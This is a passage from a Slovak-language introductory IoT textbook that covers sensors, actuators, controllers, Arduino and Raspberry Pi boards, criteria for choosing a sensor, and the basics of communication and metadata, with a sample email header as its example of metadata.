- akčné členy (servopohony),
- riadiace prvky (kontroléry).

Snímače

Snímač, tiež označovaný aj ako senzor, je zariadenie, ktoré možno použiť na meranie parametrov a vlastností fyzického sveta. Získaná informácia môže byť napríklad úroveň osvetlenia, vlhkosť, pohyb, tlak, teplota alebo iné environmentálne podmienky.

Snímače môžeme použiť na zistenie vlhkosti pôdy v skleníku, hodnoty krvného tlaku pacienta, prítomnosť škodlivých látok v ovzduší, zabezpečenie priestoru kancelárie mimo pracovnej doby.

V IoT používame snímače, ktoré menia rôzne vlastnosti fyzického sveta na elektrické veličiny, najčastejšie odpor resp. napätie. Tieto elektronické veličiny ďalej vieme spracovávať prostredníctvom rôznych elektronických obvodov prípadne počítača. Podľa toho, aký signál je na výstupe snímačov, ich môžeme rozdeliť do dvoch základných skupín:

- snímače s digitálnym výstupom,
- snímače s analógovým výstupom.

Snímače s digitálnym výstupom dokážu podať informáciu o meranej veličine len prostredníctvom dvoch hodnôt (áno/nie, zapnuté/vypnuté). Môžeme sem zaradiť napríklad tlačidlá, senzory otvorenia dverí, senzor prítomnosti vody, pohybový senzor a podobne.

Snímače s analógovým výstupom dokážu podať informáciu o meranej veličine prostredníctvom viacerých hodnôt. Radíme sem teplomery, merače intenzity osvetlenia, vlhkosti, hluku, natočenia, zrýchlenia,... . Analógovým snímačom teploty vieme odmerať, koľko stupňov má daný objekt, resp. vzduch. Digitálnym snímačom teploty by sme vedeli odmerať len dve hodnoty - či je daný objekt horúci alebo studený.

Niektoré snímače majú dokonca dva typy výstupov - analógový pre zistenie úrovne danej veličiny a digitálny pre zistenie prekročenia prahovej hodnoty nejakej veličiny.



Pohybový senzor



Ultrazvukový senzor



Svetelný senzor

Obrázok 2.1 – Sensory

Zdroj [6]

Akčné členy

Akčný člen je prvok v elektronickom obvode, ktorý prijme na vstupe elektrický signál a na výstupe, vo fyzickom svete, vykoná požadovanú zmenu. Niekedy to môže byť zmena mechanická, elektronická, inokedy zasa informatívna (napríklad svetelná signalizácia).

Zvyčajne sa v priemyselnom veku IoT nachádzajú tri typy akčných členov:

- **elektrické** - poháňané motorom, ktorý premieňa elektrickú energiu na mechanické operácie,
- **hydraulické** - používa tlak kvapaliny na vykonanie mechanického pohybu,
- **pneumatické** - používa stlačený vzduch na umožnenie mechanických operácií.

Akčné členy, ktorých úlohou je realizovať pohyb, nazývame pohony alebo motory. Takýto motor môže napríklad otočiť žalúzie v prípade, že je v miestnosti veľa svetla, alebo môže uzavrieť protipožiarne dvere v prípade požiaru, prečerpať vodu na poliatie rastlín, či vytlačiť chybnú súčiastku z výrobného pásu.

Elektrické motory používajú pre vytvorenie mechanického pohybu elektrickú energiu, ktorou vytvárajú otáčavé magnetické pole pohybujúce sa rotorom (otáčavou časťou motora).

Pneumatické motory využívajú pre vytvorenie mechanického pohybu stlačený vzduch, ktorý posúva piest motora a ten následne vytvorí pohyb. Hydraulické motory pracujú na podobnom princípe ako pneumatické motory, no pre vytvorenie pohybu využívajú tlak kvapaliny.

Akčnými členmi však nemusia byť len motory. Môžu nimi byť aj:

- zobrazovacie prvky (LED diódy, displeje),
- elektroakustické prvky (sirény, reproduktory),
- ventily (regulácia prietoku plynov a kvapalín),
- relé (pre zopínanie vyšších napätí).

Riadiace prvky

Riadiaci prvok, inak nazývaný aj kontrolér, je mozgom celého systému. Jeho úlohou je prijať údaje zo snímačov, upraviť ich do vhodnej podoby pre ďalšie spracovanie, vyhodnotiť ich a na základe vopred stanovených podmienok vykonať požadovanú akciu prostredníctvom akčného člena.

Nemusí tak robiť okamžite, ale môže dáta odoslať na spracovanie a vyhodnotenie do centrálného počítača (servera), ktorý rozhodne o vykonaní požadovanej akcie. Takýmto riadiacim prvkom môže byť aj elektronický obvod zostavený zo súčiastok na vykonávanie konkrétnej úlohy. Ide o takzvané jednoúčelové zariadenie (embedded systém).

V hobby oblasti, prípadne počas vývoja prototypov nových produktov sa najčastejšie používajú jednočipový mikropočítač, jednodoskový počítač alebo stolový, či obyčajný počítač alebo server.

Hlavným dôvodom je nízka cena, dostupnosť a rýchlosť vývoja. Vývoj jednoúčelového zariadenia je časovo a finančne nákladný. Použitie takéhoto systému sa oplatí až pri masovej produkcii, kedy je embedded systém výrazne lacnejší než jednočipové dosky, alebo všeobecné mikropočítače.

Jednočipový mikropočítač (microcontroller, MCU) je integrovaný obvod (čip), ktorý obsahuje všetky základné prvky počítača - procesor, pamäť a vstupno-výstupné jednotky (porty). Väčšinou ide o pamäť rádovo v kB a procesor s taktovacou frekvenciou rádovo v desiatkach MHz.

Tieto mikropočítače nemajú vlastný operačný systém a sú vhodnejšie na jednoduché projekty. V minulosti boli jednočipové mikropočítače doménou firiem Intel, Texas Instruments a Microchip Technology, dnes už nájdeme na trhu množstvo mikropočítačov od desiatok rôznych výrobcov.

Pre jednoduché IoT projekty je dnes najčastejšie využívaná prototypovacia platforma Arduino, ktorej srdcom je jednočipový mikropočítač od firmy Atmel. Arduino je vývojová doska, na ktorej je USB konektor pre nahrávanie programu a komunikáciu s počítačom, konektor pre pripojenie napájania a konektor pre vstupno/výstupné obvody, na ktoré môžeme pripojiť snímače alebo akčné členy.

Jeho cena sa pohybuje okolo 15-20€ (rok 2018) a je to skvelá pomôcka pri vývoji prototypov. Arduino má svoje vlastné vývojové prostredie, programovací jazyk podobný jazyku C. Celá táto platforma je vydaná pod licenciou open-hardware, čo umožňuje vyvíjať si vlastné klony Arduina prispôbené našim podmienkam.



Obrázok 2.2 - Arduino UNO

Zdroj [6]

Jednodoskový počítač je počítač umiestnený na jednej doske cca o veľkosti kreditnej karty. Na tejto doske sú okrem procesora a pamäte umiestnené aj ďalšie obvody pre komunikáciu počítača s okolím (USB, HDMI, RJ45,...), pričom tieto jednodoskové počítače majú často o niekoľko desiatok až stonásobne väčší výkon ako jedno čipové mikropočítače.

Zvládajú výpočtovo i pamäťovo náročnejšie úlohy a používajú sa ako riadiace jednotky pri zložitejších projektoch. Typickým predstaviteľom jednodoskového počítača je Raspberry Pi, ktorý za cenu cca 40€ ponúka 1.4 GHz štvorjadrový procesor, 1GB RAM pamäte, slot na SD kartu pre externú pamäť a viacero komunikačných portov. Jeho nevýhodou je však absencia analógových portov a tiež nižší povolený odber prúdu na viacúčelových komunikačných pinoch.

2.2 Embedded zariadenia

Embedded systém je počítačový systém so špecializovanou funkciou a je súčasťou väčšieho zariadenia. S embedded systémom je možné sa stretnúť napríklad v automatickej práčke, automobiloch či termostatoch. V ďalšom texte sa budeme bližšie venovať hobby embedded zariadeniam, ktorých nákupná cena je dostatočne nízka, aby si ich mohol zadovážiť aj bežný človek či študent.

Hlavným rozdielom medzi embedded systémom a všeobecným počítačom, ktorý je na stole v učebni, je v parametroch ako:

- spotreba energie,
- rozmery,
- rozsah operácií, ktoré sa dajú vykonávať v systéme,
- náklady na výpočtovú jednotku (Hz/€, MB/€, atď.).

Pri embedded systémoch sú všetky spomenuté hodnoty v porovnaní s klasickým viacúčelovým počítačom, prípadne notebookom spomenuté nižšie.



Obrázok 2.3 - Embedded zariadenie

Zdroj [6]

2.3 Arduino

Arduino je veľmi populárna doska pre vývoj prototypov a hobby riešení. Veľkou výhodou je vysoká rýchlosť pochopenia princípov používania dosky a vývoja Arduino aplikácií, rozsiahla komunita používateľov, kvalitné tutoriály a návody, ktoré vysvetľujú použitie a ovládanie Arduino.

Arduino je veľmi dobrá platforma pre získanie základných znalostí a skúseností s vývojom IoT produktov. Ponúka veľké množstvo dosiek v rozličných konfiguráciách. Jednotlivé dosky sa medzi sebou odlišujú v rozmeroch, taktovacej frekvencii procesora, veľkosti dostupnej pamäte.

Arduino má v porovnaní s tradičnými mikrokontrolérmi zjednodušený proces programovania. Väčšinu zložitej práce za používateľa spraví Arduino Software, čo je vývojové prostredie (IDE), kompilátor a programátor v jednom.

Arduino je skvelý nástroj na tvorbu prototypov pre Internet vecí. Prototyp je prvotný model systému, resp. riešenia, ktoré sa snažíme vyvinúť. Prvé prototypy sa väčšinou realizujú na prepojovacích doskách, či nepájivých poliach (breadbordocho) a majú podobu spleti káblov (angl. cable nest), ktoré prepájajú súčiastky.


V súčasnosti (rok 2018), je na trhu dostupných niekoľko Arduino dosiek. Medzi najviac populárne v komunite nadšencov patria:

- Arduino Uno,
- Arduino Mega,
- Arduino NANO,
- Arduino MINI.

Arduino Uno

Najrozšírenejšou doskou spomedzi Arduino produktov je doska Arduino Uno. Túto dosku používajú práve tí, ktorí začínajú prenikať do tajov IoT. Doska je osadená procesorom Atmel ATmega328P, ktorý beží na frekvencii 16MHz. Je to síce výkon procesora porovnateľný s počítačmi v 90-tych rokoch, ale

bez problémov zvláda vykonať niekoľko desiatok tisíc inštrukcií za sekundu, čo pre jednoduché aplikácie úplne postačuje.



Obrázok 2.4 - Arduino UNO

Zdroj [6]

Procesor má v sebe umiestnenú Flash pamäť s veľkosťou 32kB, do ktorej sa nahráva program a tiež obsahuje RAM pamäť s veľkosťou 2kB. Nedá sa presne povedať, koľko riadkov kódu sa zmestí do takéhoto Arduina. Môžeme to odhadnúť na cca niekoľko tisíc, závisí to však od viacerých faktorov a najmä od množstva používaných pomocných knižníc.


Vstupy a výstupy z Arduina realizujeme prostredníctvom portov, označovaných aj ako piny, ktorých je na Arduine 20. Každý z nich môže byť použitý ako digitálny vstup resp. výstup. Digitálny znamená, že naň vieme umiestniť, resp. z neho prečítať hodnotu logickej jednotky (5V) alebo hodnotu logickej nuly (0V). Dvanásť z týchto pinov však môže mať špeciálne použitie. Šesť z nich je možné použiť ako analógový vstup, ktorý dokáže odmerať napätie v rozsahu 0 - 5V s presnosťou na cca 5mV. Tieto porty sú na Arduine označené ako ANALOG IN.

Ďalších 6 pinov je možné použiť ako analógový výstup, teda pre generovanie napätia s veľkosťou 0 - 5V, ktoré môžeme regulovať po 20mV. Tieto piny sú na Arduine označené ako PWM. Pri práci s týmito pinmi je potrebné mať na pamäti, že cez nich dokáže pretekať elektrický prúd s veľkosťou max. 20mA, inak by sa poškodili.

Arduino Uno sa môže napájať z USB portu s napätím 5V, prípadne z externého zdroja s napätím 7-12V. Pre prepojenie Arduina Uno s počítačom sa používa kábel s koncovkou USB B.

Arduino Mega

Táto verzia Arduina je vhodnejšia pre väčšie a komplexnejšie projekty, než aké sa dajú zrealizovať pomocou dosky Uno. Arduino Mega je poháňaný procesorom ATmega2560, ktorý beží na frekvencii 16MHz. Na rozdiel od svojho menšieho brata má však Flash pamäť s veľkosťou 256kB, čo znamená, že sa doň zmestí cca 8x väčší program ako do Una. RAM pamäť je tiež väčšia, pričom na Mege dosahuje veľkosť 8kB. Počet pinov sa zväčšil na 70, z čoho je možné využiť 12 na analógový výstup (PWM) a 16 na analógový vstup (ANALOG IN).




Obrázok 2.5 - Arduino MEGA

Zdroj [6]

K počítaču je možné ho pripojiť podobne ako Uno, cez USB kábel s koncovkou USB B, pričom napájanie je možné realizovať aj externým zdrojom s napätím 7-12V.

Arduino Nano

Táto prototypovacia doska má malé rozmery, pričom na dĺžku dosahuje 4,5cm a na šírku 1,8cm. Procesor, Flash pamäť aj RAM je zhodná s doskou Arduino Uno. Je vhodné ju použiť vtedy, ak potrebujeme dosiahnuť menšie rozmery nášho výsledného produktu. Obsahuje 22 vstupno/výstupných pinov. Pre analógový výstup je možné použiť 6 z nich a pre analógový vstup určených 8. Môžeme na nich pracovať s prúdovým zaťažením až do 40mA.



Obrázok 2.6 - Arduino NANO

Zdroj [6]

Na rozdiel od Una a Megy táto doska nemá konektor pre pripojenie vonkajšieho napájania, i keď to sa dá pripojiť cez separátne vodiče. K počítaču sa pripája pomocou USB kábla s koncovkou USB mini.

Ďalšie Arduino dosky:

- Arduino Mini - najmenšia doska, ktorá má len 18x30mm a je vhodná do malých priestorov.
- Arduino Leonardo - dokáže simulovať klávesnicu alebo myš, čo ho robí vhodným ako perifériu pre priamu komunikáciu s počítačom.
- Arduino Yún - má výkonný procesor, na ktorom môže bežať OS Linux. Jeho zabudovaný Ethernet a WiFi modul ho robí vhodnou doskou pre IoT riešenia.
- Arduino LilyPad - doska určená pre pripevnenie na textil. Má kruhový tvar, nízku spotrebu a je použiteľná s vodivými niťami.

2.4 Raspberry Pi

Raspberry Pi poskytuje takmer tisícnásobne väčší výpočtový výkon než Arduino a z hľadiska pamäte môžeme hovoriť o stotisícnásobkoch. Konkrétne má Raspberry Pi vo verzii 3 Model B+ 64-bitový procesor s frekvenciou 1.4GHz, RAM pamäť s kapacitou 1GB a Flash pamäť je závislá od microSD karty.

Raspberry Pi je v podstate plnohodnotný počítač, na ktorom beží operačný systém Linux. Odporúčaným operačným systémom pre túto platformu je Raspbian (Linuxová distribúcia špeciálne vyvinutá pre Raspberry Pi), ale je na ňom možné spustiť napríklad aj OS Chromium, Android, či Windows 10 vo verzii IoT Core.

S okolím komunikuje Raspberry Pi prostredníctvom viacerých vstupno-výstupných rozhraní. Môžeme k nemu pripojiť klávesnicu a myš prostredníctvom 4 USB 2.0 portov, či monitor prostredníctvom rozhrania HDMI. Na sieťovú komunikáciu s ostatnými zariadeniami slúži vstavaný 802.11 b/g/n/ac WiFi modul, či Gigabitový Ethernetový port. Navyše máme k dispozícii aj Bluetooth 4.2 s podporou Bluetooth Low Energy (BLE).

V IoT riešeniach však často potrebujeme načítavať dáta priamo zo senzorov, resp. riadiť akčné členy pripojené k počítaču prostredníctvom napäťových vodičov. Na tento účel slúži v Raspberry Pi GPIO modul, ktorý má 40 pinov, z nich 27 je použiteľných pre vstupy a výstupy, ostatné sa používajú na napájanie.

Na rozdiel od Arduina, kde logická jednotka bola reprezentovaná napätím 5V, je v Raspberry Pi logická jednotka reprezentovaná napätím 3,3V (niekedy označované aj ako 3V3). Pri priamom pripájaní senzorov a akčných členov je treba dávať pozor, aby sme na RPi nepripojili napätie 5V, pretože by sme mohli zničiť celý počítač. Maximálne prúdové zaťaženie GPIO pinov je 16mA.



TIP!

Pre vyvedenie GPIO pinov z dosky Raspberry Pi môžete použiť IDE kábel pre pripojenie starších pevných diskov k počítaču.

Ak potrebujeme k RPi pripojiť súčiastky alebo moduly s vyššími prúdovými nárokmi, je potrebné použiť pripojenie cez tranzistor, o ktorom sa dočítate v kapitole Elektronika. Samotné napájanie RPi je realizované cez microUSB port. Pre napájanie je vhodné použiť USB nabíjačku s prúdom aspoň 1.5A, avšak samotný výrobca odporúča USB zdroj s prúdom 2.5A.




Nevýhodou RPI je absencia pinov, ktoré by mohli slúžiť ako analógový vstup pre meranie napätia. Z tohoto dôvodu sa často tieto dva počítače kombinujú tak, že riadenie prevezme Raspberry Pi a meranie veličín necháme na Arduino, pričom ich vzájomne prepojíme USB káblom alebo prostredníctvom sériovej linky a naprogramujeme komunikačný protokol pre preberanie a odosielanie dát.

Mnoho senzorov snímajúcich hodnoty z prostredia nemôže fungovať ako samostatná súčiastka. Je potrebné k nej pripojiť ďalšie elektronické súčiastky, napr. pre obmedzenie prúdu alebo napätia, či nastavenie elektrických parametrov pre správne fungovanie. Niektoré zapojenia sú dokonca tak komplexné, že by na prototypovom nepájivom poli zabrali väčšinu miesta, ktoré potrebujeme napríklad na pripájanie LED diód alebo vzájomné prepojenie komponentov.

Práve z tohto dôvodu sú na trhu pre prototypovanie k dispozícii moduly. V angličtine sa tieto moduly označujú ako shields a bricks. Terminológia je závislá od značky a komunity (Arduino vs. Raspberry PI).

Najčastejšie ide o dosky plošných spojov s rozmermi do niekoľkých jednotiek centimetrov, na ktorých je väčšinou umiestnený hlavný snímač s pripojenými pomocnými súčiastkami. Na obrázku je možné vidieť, ako vyzerá senzor pre detekciu teploty a vlhkosti DHT11 vo forme súčiastky (vľavo) a vo forme modulu (vpravo).



Obrázok 2.8 - Snímač a rozširujúci modul snímača

Zdroj [6]

Moduly sú komplexnejšie elektronické zapojenia, ktorých veľkosť, tvar a usporiadanie pinov (tzv. pinout) sú navrhnuté presne pre konkrétnu vývojovú dosku. Pre dosku Arduino je k dispozícii množstvo externých modulov ako:

- číselná klávesnica,
- LCD displej pre zobrazovanie textových alebo grafických údajov,
- relátkové pole pre spínanie veľkých napätí,
- MP3 modul pre prehrávanie hudobných súborov,
- ethernetový či WiFi modul,
- a mnoho iných.

Rovnako, ako pre Arduino, aj pre Raspberry Pi je k dispozícii mnoho modulov, ako napríklad GSM či GPS modul.

TIP!



Aby bolo možné použiť viac modulov súčasne, je potrebné aby boli rozšíriteľné. V angličtine sa takýto rozšíriteľný modul označuje ako takzvaný „stackable shield“. Charakterizujú ho vyvedené konektory, do ktorých je možné pripojiť ďalší rozširujúci modul.



Obrázok 2.9 - Externé moduly (Raspberry PI, Arduino)

Zdroj [6]

2.6 Senzory

Pri výbere snímača je potrebné dôkladne zhodnotiť mnoho parametrov. Podľa toho je možné vybrať snímač, ktorý je v súlade s projektovými požiadavkami.

Rozsah teplôt

Teplotný rozsah snímača definuje teploty, pri ktorých je snímač bezpečne ovládateľný a poskytuje presné merania. Každý snímač má špecifikovaný teplotný rozsah založený na vlastnostiach použitých materiálov. Zhodnotenie celého rozsahu teplôt, ktorým môže byť snímač vystavený, môže pomôcť zabrániť poškodeniu snímača a zabezpečiť presnejšie merania.

Linearita

Ideálny snímač by mal mať dokonale lineárnu odozvu - napríklad zmena tepelnej jednotky by viedla k zmene jednotky napätia v celom teplotnom rozsahu snímača. V skutočnosti však žiaden snímač nie je dokonale lineárny.

Citlivosť

Citlivosť snímača je parameter, ktorý popisuje, akú minimálnu zmenu hodnoty, napríklad teplotu, dokáže snímač zaznamenať. Citlivejší snímač, ako je termistor, dokáže ľahšie detegovať malé zmeny teploty ako menej citlivý snímač, napríklad termočlánok. Táto citlivosť však prichádza na úkor linearity. To môže byť dôležitý faktor pri určovaní ideálneho výberu snímača pre teploty, ktoré meriate. Ak máte v úmysle zachytiť zmenu stupňa zlomu v malom teplotnom rozsahu, termistor sa javí ako vhodnejší. Pre snímanie väčších teplotných zmien v širšom rozsahu teplôt môže stačiť termočlánok.

Doba odozvy

Čas odozvy je miera času, za ktorý snímač reaguje na zmenu teploty. Mnohé faktory môžu spôsobiť zvýšenie alebo zníženie doby odozvy. Výmena za nevýhodu horšej odozvy je menšia náchylnosť na chyby spôsobené napríklad samo ohrievaním.

Stabilita

Stabilitasnímača je známkou jeho schopnosti udržiavať konzistentný výstup pri danej teplote. Materiál zohráva kľúčovú úlohu v stabilite daného snímača.

Presnosť

Rovnako ako pri akejkoľvek aplikácii merania, pochopenie požiadaviek na presnosť je rozhodujúce pre zabezpečenie spoľahlivých výsledkov. Výber senzora a meracieho hardvéru zohráva dôležitú úlohu v absolútnej presnosti merania, ale rovnako aj menšie detaily, ako je kabeláž, relatívna blízkosť iných zariadení, tienenie, uzemnenie, atď. môžu mať vplyv na presnosť.

Pri výbere snímača je potrebné si všímať špecifikované tolerancie a všetky faktory, ktoré by mohli mať vplyv na túto špecifikáciu (napríklad dlhodobé vystavenie vysokým teplotám). Pozornosť je potrebné venovať tomu, aby sa snímač a meracie zariadenie volili s podobnou presnosťou. Nízka tolerancia prináša vyššiu cenu, ale pri použití meracieho zariadenia s nízkou kvalitou sa nemusí dosiahnuť dodatočná presnosť merania.

Životnosť


Aby sa zabezpečilo, že snímače teploty zostanú v prevádzke po dobu životnosti aplikácie, musí návrhár rozumieť prostrediu, v ktorom budú nasadené. Niektoré snímače (napríklad termočlánky) sú z dôvodu ich konštrukcie trvanlivejšie. Kovy vybrané pre konkrétny termočlánok však majú odlišnú odolnosť voči korózii. Navyše snímač zapuzdrený v izolačnom minerálnom a ochrannom kovovom plášti je odolnejší voči opotrebovaniu a korózii v priebehu času, ale stojí viac a ponúka menšiu citlivosť. Treba tiež poznamenať, že rôzne konfigurácie snímačov môžu mať špeciálne požiadavky na montáž, aby sa zabezpečilo pevné fyzické a tepelné pripojenie.

Náklady

Rovnako ako u všetkých aspektov projektu, môžu byť kľúčovým limitujúcim faktorom náklady. Pri niektorých aplikáciách môže prínos linearity prevážiť zvýšenie nákladov. Pri zohľadnení celkových nákladov na systém musíte tiež zvážiť dodatočné náklady na zapojenie, montáž a úpravu signálu.

2.7 Komunikácia

Princípy komunikácie môžeme nájsť v prírode, medzi ľuďmi, vo vyspelej civilizácii aj medzi strojmi a zariadeniami. Veľmi zjednodušene povedané, komunikácia je dvojsmerný proces so snahou o dosiahnutie vzájomného porozumenia, v ktorom si účastníci vymieňajú informácie, správy, nápady, pocity.



Aby mohla komunikácia prebehnúť, sú potrebné tieto prvky a procesy:

- odosielateľ,
- príjemca,
- správa (nesie v sebe informáciu),
- médium,
- kódovanie,
- dekodovanie.

V procese komunikácie sa ďalej objavujú, nie sú ale nevyhnutné:

- odpoveď,
- spätná väzba,
- šum.

Účelom komunikácie je prenos informácie. Informácie pomáhajú odstraňovať neistotu, alebo poskytujú odpoveď na určitú otázku. Sú teda spojené s údajmi a poznatkami, ktoré pomáhajú chápať reálny svet, rozhodovať sa, prípadne aj predchádzať nebezpečenstvu.

2.7.1 Informácie

Slovo informácia pochádza z latinského základu **Informate**, čo v preklade znamená “dať myšlienkam formu”. Informácie sú poznatky o konkrétnom subjekte, otázke, udalosti alebo procese.

Informácie môžu byť zakódované do rôznych foriem. Účelom môže byť:

- Zaistenie efektívneho prenosu informácie na vzdialené miesto.
- Zabezpečenie informácie pred neželaným čítaním.

Informácie sú nevyhnutné takmer pre každú činnosť - plánovaný príchod autobusu, cesta k cieľu v novom meste, postup pre prípravu obedu, montážny manuál, návod na použitie, zmluvné podmienky a mnoho iných činností a situácií, ktoré sú bežnou súčasťou života človeka. Informácie sú na každom kroku.

Pre realizáciu jednotlivých úloh potrebujeme iný typ informácií. Najst tie najviac najužitočné a relevantné informácie, potrebné pre splnenie úlohy môžu poskytnúť odpovede na nasledujúce otázky:

- Kde hľadať informácie?
- Aké rôzne zdroje informácií sú k dispozícii?
- Aké informácie sú dostupné?
- Prečo potrebujeme konkrétne tieto informácie a nie iné?
- Sú tieto informácie pravdivé?
- Sú tieto informácie úplne?

Typy informácií

Každé zariadenie môže poskytovať, alebo spracovávať rôzne typy dát. Ak sú dáta zasadené do kontextu, získame z nich informácie. Existuje niekoľko typov informácií. Pre každý typ informácie a jeho optimálne spracovanie sa môže vyžadovať odlišný systém.

Mnoho systémov pre komunikáciu využíva prispôsobené API (application programming interface) rozhrania, ktoré zabezpečujú, že systém dostane na vstupe dáta vo formáte, ktorému rozumie a ktorý vyžaduje.

Metadáta

Pri prenose dát sa často stretávame s konceptom metadát. Metadáta sú informácie o informáciách.

Metadáta môžu byť vložené do digitálneho objektu alebo môžu byť uložené samostatne. Metadáta nie sú používateľom zvyčajne viditeľné.

Napríklad údaj 04012 nemá sám o sebe žiaden význam. Akonáhle sú k týmto dátam pripojené aj metadáta, stane sa z nich informácia, ktorá nadobudla kontext. Táto informácia je použiteľná pri ďalšom spracovaní a rozhodovaní. Napríklad:

```
<psc> 04012 </psc>
```

Veľmi dobrým príkladom metadát je hlavička mailovej správy:

```
Delivered-To: x...y@gmail.com
Received: by 10.80.209.194 with SMTP id i2csp3084784edg;
        Wed, 18 Apr 2018 08:26:32 -0700 (PDT)
X-Google-Smtp-Source:
AIPwx49F7kbSrbMTiALn3zXk5DoBkJUM6U1GIXIgNLaJ43Vu2aUcA3LqmgKm3ZniS
X-Received: by 10.28.175.140 with SMTP id y134mr2233463wme.139.1524065191998;
        Wed, 18 Apr 2018 08:26:31 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1524065191; cv=none;
        d=google.com; s=arc-20160816;
        b=I4uGqYX2T8oayVCToQYyWtYZ8JPapDzmcc20JyNeFWQW/Sw0RQ9N64LH/f
        6QNfxrzI862d0mqt4mLC90JrOL4MVkHuDbuDTZGSrWfih2GmeYjh3qCyYP
        KrdptaDacqb3yu0amdYoNmnvCxz1XJ1rKShHw9sVaBj2tgnpV4krN+ftbUL
        zsyvKmZxuJd3yBQDG+xks3d0Es+jRtJpLoIMQ4zxivnI3/sXoirX53iW4q
        KweMt6Vux/+5IbtZ2rwdYxe216Pvq/+pp5C3Xoj1rxXILKiinHsyfhm0tb
        BKFw==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com;
s=arc-20160816;
h=content-transfer-encoding:mime-version:message-id:subject:reply-to
:from:to:date:dkim-signature:delivered-to:arc-authentication-results;
```

Metadáta môžu zhromažďovať, uchovávať a analyzovať na dobré účely organizácie, ako sú vlády, marketingové organizácie a poskytovatelia zdravotnej starostlivosti. Údaje by sa mohli použiť na

zobrazenie podporných vládnych iniciatív, objavujúcich sa trendov v nakupovaní alebo na zlepšenie prístupu k lekárom a ambulanciám.

Metadáta je možné použiť aj na ukladanie a archiváciu dát. Bohužiaľ, informácie v metadátach môžu byť tiež zneužitú a použité na napadnutie nášho súkromia, sledovanie našich pohybov, prípadne ukradnutie našich peňazí alebo identity.



TIP!

V niektorých aplikáciách je možné ukladanie a spracovanie metadát vypnúť. Toto sa často nachádza na karte Nastavenia alebo Možnosti (Settings, Options). Pretože každá aplikácia je iná, skontrolujte dokumentáciu a zistite, či daná verzia systému podporuje požadované príkazy a komunikačný formát.

Príkazy

Príkazy sú akcie, ktoré vykonáva koncové zariadenie. Vo väčšine prípadov sú obmedzené v závislosti od implementácie systému. Rôzne príkazy používa termostat a výrobná linka. Príkazy nie sú samé o sebe reprezentované ako dáta.

V niektorých prípadoch je na príkaz naviazaná návratová hodnota, prípadne potvrdzovacia správa. Príklady príkazov:

- otočiť vľavo,
- otočiť vpravo,
- zapnúť,
- vypnúť,
- zobrazíť text "14 °C".

Prevádzkové informácie

Prevádzkové informácie sú údaje, ktoré sú dôležité pre prevádzku zariadenia, nevyužívajú sa pre poskytovanie pridanej hodnoty. Môže to zahŕňať napríklad prevádzkovú teplotu procesora a stav batérie. Tento druh údajov nemusí mať dlhodobú analytickú hodnotu, má však krátkodobú hodnotu, ktorá pomáha udržiavať prevádzkový stav, ako je napríklad diagnostika problémov, prevencia proti výpadkom.

Spracovanie dát

Dáta, ktoré neposkytujú požadované informácie, sú ďalej spracované, alebo uchované pre ďalšie použitie napríklad s pomocou týchto operácií:

